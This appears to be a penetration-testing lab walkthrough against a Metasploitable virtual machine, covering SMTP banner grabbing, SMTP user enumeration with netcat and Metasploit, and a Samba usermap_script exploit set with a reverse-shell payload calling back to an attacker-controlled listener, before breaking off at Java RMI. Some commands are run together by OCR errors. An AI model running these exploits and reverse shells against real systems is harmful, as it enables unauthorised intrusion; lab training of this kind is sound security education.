
Start the Metasploit by executing the commands

```
service postgresql startmsfconsole -qsearch smtp_version
```



```
root@kali:~# service postgresql start
root@kali:~# msfconsole -q
msf5 > search smtp_version

Matching Modules
================

   #  Name                                   Disclosure Date  Rank    Check  Description
   -  ----                                   ---------------  ----    -----  -----------
   0  auxiliary/scanner/smtp/smtp_version                     normal  Yes    SMTP Banner Grabber


msf5 > 
```

```
use auxiliary/scanning/smtp/smtp_version (or) you can type use 0show
options set RHOST 192.168.0.130exploit (or) run show options set RHOST
192.168.0.130exploit (or) run
```




```
msf5 > use auxiliary/scanner/smtp/smtp_version
msf5 auxiliary(scanner/smtp/smtp_version) > show options

Module options (auxiliary/scanner/smtp/smtp_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>
'
   RPORT    25               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads

msf5 auxiliary(scanner/smtp/smtp_version) > set RHOST 192.168.0.130
RHOST => 192.168.0.130
msf5 auxiliary(scanner/smtp/smtp_version) > exploit

[+] 192.168.0.130:25      - 192.168.0.130:25 SMTP 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\x0d\x0a
[*] 192.168.0.130:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smtp/smtp_version) > 
```

SMTP stands for Simple Mail Transport Protocol and is a server-to-server protocol and keeps a local database of users to which it must send and receive emails.

SMTP has a set of commands. We're going to connect to our target with "netcat" through port 25 and try to acquire this database emails.

Open a new terminal and type:

```
nc 192.168.0.130 25
```




```
root@kali:~# nc 192.168.0.130 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

Now the connection is established you can verify by the "SMTP" commands

```
Type: vrfy user
```

vrfy (This is a non-interactive shell)



```
root@kali:~# nc 192.168.0.130 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
vrfy
501 5.5.4 Syntax: VRFY address
```

For SMTP Commands


Visit: http://www.tcpipguide.com/free/t_SMTPCommands-2.htm

Method 2

Using smtp_enum


This is can be done by Metasploit

```
search smtp_enum
```




```
root@kali:~# service postgresql start
root@kali:~# msfconsole -q
msf5 > search smtp_enum

Matching Modules
================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/smtp/smtp_enum                   normal  Yes    SMTP User Enumeration Utility


msf5 > 
```

```
use auxiliary/scanner/smtp/smtp_enum
```



```
msf5 > use auxiliary/scanner/smtp/smtp_enum
```

```
show options set RHOST 192.168.0.130exploit
```



```
msf5 > use auxiliary/scanner/smtp/smtp_enum
msf5 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                            Required  Description
   ----       ---------------                                            --------  -----------
   RHOSTS                                                                yes       The target host(s),
 range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      25                                                         yes       The target port (TC
P)
   THREADS    1                                                          yes       The number of concu
rrent threads
   UNIXONLY   true                                                       yes       Skip Microsoft bann
ered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that conta
ins a list of probable users accounts.

msf5 auxiliary(scanner/smtp/smtp_enum) > set RHOST 192.168.0.130
RHOST => 192.168.0.130
msf5 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.0.130:25      - 192.168.0.130:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.0.130:25      - 192.168.0.130:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnat
s, irc, libuuid, list, lp, mail, man, news, nobody, postgres, postmaster, proxy, service, sshd, sync, sys,
 syslog, user, uucp, www-data
[*] 192.168.0.130:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smtp/smtp_enum) > 
```

This method is using enumeration to find out this list of users in the SMTP service.


Later NetCat can be helpful to get a reverse connection with that user.

139&445 Netbios-SSN

Samba is an open-source project that is widely used on Linux and Unix computers so they can work with Windows file and print services.


We can even use Samba as an Active server to handle login, authentication and access control for a Windows network.

Search for exploit




```
Matching Modules
================

   #  Name                               Disclosure Date  Rank       Check  Description
   -  ----                               ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username ma
p script" Command Execution


msf5 >
```

```
use exploit/multi/samba/usermap_script
```



```
Matching Modules
================

   #  Name                               Disclosure Date  Rank       Check  Description
   -  ----                               ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username ma
p script" Command Execution


msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) >
```

To view the options for the exploit




```
msf5 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.0.130
RHOSTS => 192.168.0.130
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.130    yes       The target address range or CIDR identifier
   RPORT   139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/samba/usermap_script) >
```

```
show options Set RHOST192.168.0.130 (Target IP address)
```

Set the payload


```
Show payloads Set payload cmd/unix/reverse
```



```
   13  cmd/unix/bind_zsh                                    normal  No     Unix Command Shell, Bind TCP (via Zsh)
   14  cmd/unix/generic                                     normal  No     Unix Command, Generic Command Execution
   15  cmd/unix/pingback_bind                               normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   16  cmd/unix/pingback_reverse                            normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   17  cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   18  cmd/unix/reverse_awk                                 normal  No     Unix Command Shell, Reverse TCP (via AWK)
   19  cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   20  cmd/unix/reverse_ksh                                 normal  No     Unix Command Shell, Reverse TCP (via Ksh)
   21  cmd/unix/reverse_lua                                 normal  No     Unix Command Shell, Reverse TCP (via Lua)
   22  cmd/unix/reverse_ncat_ssl                            normal  No     Unix Command Shell, Reverse TCP (via ncat)
   23  cmd/unix/reverse_netcat                              normal  No     Unix Command Shell, Reverse TCP (via netcat)
   24  cmd/unix/reverse_netcat_gaping                       normal  No     Unix Command Shell, Reverse TCP (via netcat -e)
   25  cmd/unix/reverse_openssl                             normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   26  cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   27  cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   28  cmd/unix/reverse_php_ssl                             normal  No     Unix Command Shell, Reverse TCP SSL (via php)
   29  cmd/unix/reverse_python                              normal  No     Unix Command Shell, Reverse TCP (via Python)
   30  cmd/unix/reverse_python_ssl                          normal  No     Unix Command Shell, Reverse TCP SSL (via python)
   31  cmd/unix/reverse_r                                   normal  No     Unix Command Shell, Reverse TCP (via R)
   32  cmd/unix/reverse_ruby                                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   33  cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   34  cmd/unix/reverse_socat_udp                           normal  No     Unix Command Shell, Reverse UDP (via socat)
   35  cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
   36  cmd/unix/reverse_zsh                                 normal  No     Unix Command Shell, Reverse TCP (via Zsh)

msf5 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf5 exploit(multi/samba/usermap_script) > 
```

Set required arguments for payload

```
Show options Set LHOST 192.168.0.109 (Attackers IP Address) Set LPORT 4444
```



```
msf5 exploit(multi/samba/usermap_script) > set LHOST 192.168.0.109
LHOST => 192.168.0.109
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.130    yes       The target address range or CIDR identifier
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.109    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/samba/usermap_script) > 
```

Check once all required arguments are filled

```
exploit
```


1099–Java-RMI

Remote Method Invocation (RMI) is an API that allows an object to invoke a method on an object that exists in another address space, which could be on the same machine or a remote machine.

Exploiting java-RMI-server

search for the exploit

